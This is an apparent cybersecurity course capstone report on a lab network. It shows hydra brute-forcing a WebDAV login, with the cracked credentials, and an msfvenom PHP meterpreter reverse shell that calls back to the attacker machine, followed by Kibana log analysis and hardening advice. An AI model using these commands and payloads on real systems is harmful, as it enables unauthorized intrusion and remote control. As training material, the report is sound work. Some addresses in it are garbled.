Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.1/24
Netmask: 255.255.255.0
Gateway: 10.0.0.0.76

Machines
IPv4: 192.168.1.1
OS: Windows 10
Hostname: Azure Hyper-V

IPv4:192.168.1.100
OS: Linux
Hostname: ELK

IPv4:192.168.1.105
OS: Linux
Hostname: Capstone

IPv4:192.168.1.90
OS: Linux
Hostname: Kali

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper V Azure machine	192.168.1.1	The original server which has been split, housing the separate machines/servers below.
ELK Box	192.168.1.100	Network Tracker which runs, in this instance, Kibana.
Kali	192.168.1.90	Attacker Machine
Capstone	192.168.1.105	Vulnerable Web Server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port 80 is open, and public facing.	Anyone who wants to potentially gain access to a server is able to by exploitation of web traffic, because port 80 is unrestricted.	An open port can be used to gain access as an attack vector, exploiting vulnerable servers or applications running http traffic over that port.
Brute Force Vulnerability	When an automated wordlist is used to try many different authentication combinations in a condensed span of time.	A Brute Force vulnerability can be used to gain access to part of a server which require authentication for access.
Code Injection	When potentially malicious code is introduced to a system through a weakness in their input validation.	If code from an outside source can be introduced to a server and then run, it offers a
Remote Code Execution	When code that has been injected becomes executed by the target-side interpreter.	Possible access to any and all information on the server.

Exploitation: Port 80 Is Open, and Public Facing

01

Tools & Processes


Used Nmap in order to scan the subnet for machines on the network.

02

Achievements

Found a machine which was was running HTTP on an open port.

03



Exploitation: Brute Force Vulnerability

01

Tools & Processes
Using hydra and the wordlist rockyou.txt, I bruteforced the hidden directory on the WebDav app.

02

Achievements
Gave me authentication into the secret folder on the Capstone machine.

03

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 1014
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-1
```

Exploitation: Code Injection

01

Tools & Processes


Through both brute forcing and interpreting hashes, I was able to gain access to the webdav by establishing file sharing with my Kali box.

02

Achievements

The exploit allowed for a PHP reverse shell payload to be uploaded to the target machine.

03



Exploitation: Remote Code Execution

01

Tools & Processes

Used msfvenom to create a PHP reverse shell payload which was then copied onto the target machine. When run, connection was established.

02

Achievements

Granted a user shell into the Capstone VM, with root access.

03

```
msf5 > msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw -o payload.php
[*] exec: msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw -o payload.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: payload.php
msf5 >
```


```
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:40856) at 2021-09-15 17:42:06 -0700

meterpreter >
```

Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- The port scan occurs on Sept. 13, at 23:30 PDT
- There were 335,126 packets sent from 198.162.1.90 at the start of the port scan.
- The sudden spike in network traffic helps us identify when the port scan took place.




Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- There were 71,671 HTTP requests made at 23:50 PDT against the “/company_folders/secret_folder/” on the public facing website. It contained instructions on how to set up local file sharing with the private webdav portion of the website.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	334,255
http://192.168.1.105/company_folders/secret_folder/	71,671
http://192.168.1.105/webdav/	20,915
http://192.168.1.105/company_folders/secret_folder	16,143
http://192.168.1.105/webdav/payload.php	202




```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Analysis: Uncovering the Brute Force Attack

- 71,665 requests were made in the attack. The unusually high number was due to hydra initially being given the wrong user credentials.
- Once the correct credentials were given, there were about 10,142 requests made before a successful attempt.

- There was 4 successful attempts, being given a 301 response code.



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10142 of 14344401 [child 11] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-13 17:43:09
root@Kali:~/Downloads#
```


Analysis: Finding the WebDAV Connection


- There were in total 20,915 request to the directory. Only 12 of those were successful.
- The passwd.dav and the exploit.php file were the most requested files.

- The flag:

```
vmlinuz.old
cat flag.txt
b1ng0w@5h1sn@m0
```








Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?
An alarm can be set to notify the admin every time HTTP requests go past the 1000 mark.



System Hardening

- In order to mitigate port scans, conduct your own private port scans to make sure that there are no open accessible ports.
- Install a firewall which can control which ports are open, as well as redirect port scan traffic.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Any 10 consecutive failed authentications triggers an alert to the administrator.

System Hardening

- Only allow access to the hidden directory through a company VPN which itself requires two factor authentication to access.
- Remove the directory from any search listings.
- If you're working on an Apache web server, on your .htaccess file you can add line "Options -Indexes", which will disable the directory listings on your site. The directory will not be accessible, because it has no index file.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks? An alarm triggers after 10 consecutive failed authentications.

System Hardening

- Restrict the amount of failed login attempts that can take place.
- Use Capitcha
- Limit login attempts to only specified IP addresses.
- Make root capabilities inaccessible via shell through editing the *sshd_config* file.
- Regularly check the logs for abnormal activity.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Allow access to a pre-specified list of IP addresses. If any of these IP addresses registers a PUT request, send an alert and automatically restrict the user.

System Hardening

- Only allow authentication to specific IP addresses.
- Set the WebDav to only have read access to the majority who authenticate, with write privileges to only a singular few IP addresses.
- Allow access to WebDav only from a local area network, and not any external networks.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Alert if any executable files are uploaded, or if any non executable files (images, etc,.) increase the amount of space they take in comparison to when they were initially uploaded. Long strings within files can indicate encoding.

System Hardening

- Set up the host to block any executable files from being uploaded.
- Allow only specific file types to be uploaded.
- Require authorization to upload files.
- Store any uploaded files in an area that is not web-accessible.
- Scramble file names and extensions that are uploaded to prevent any type of execution.


The End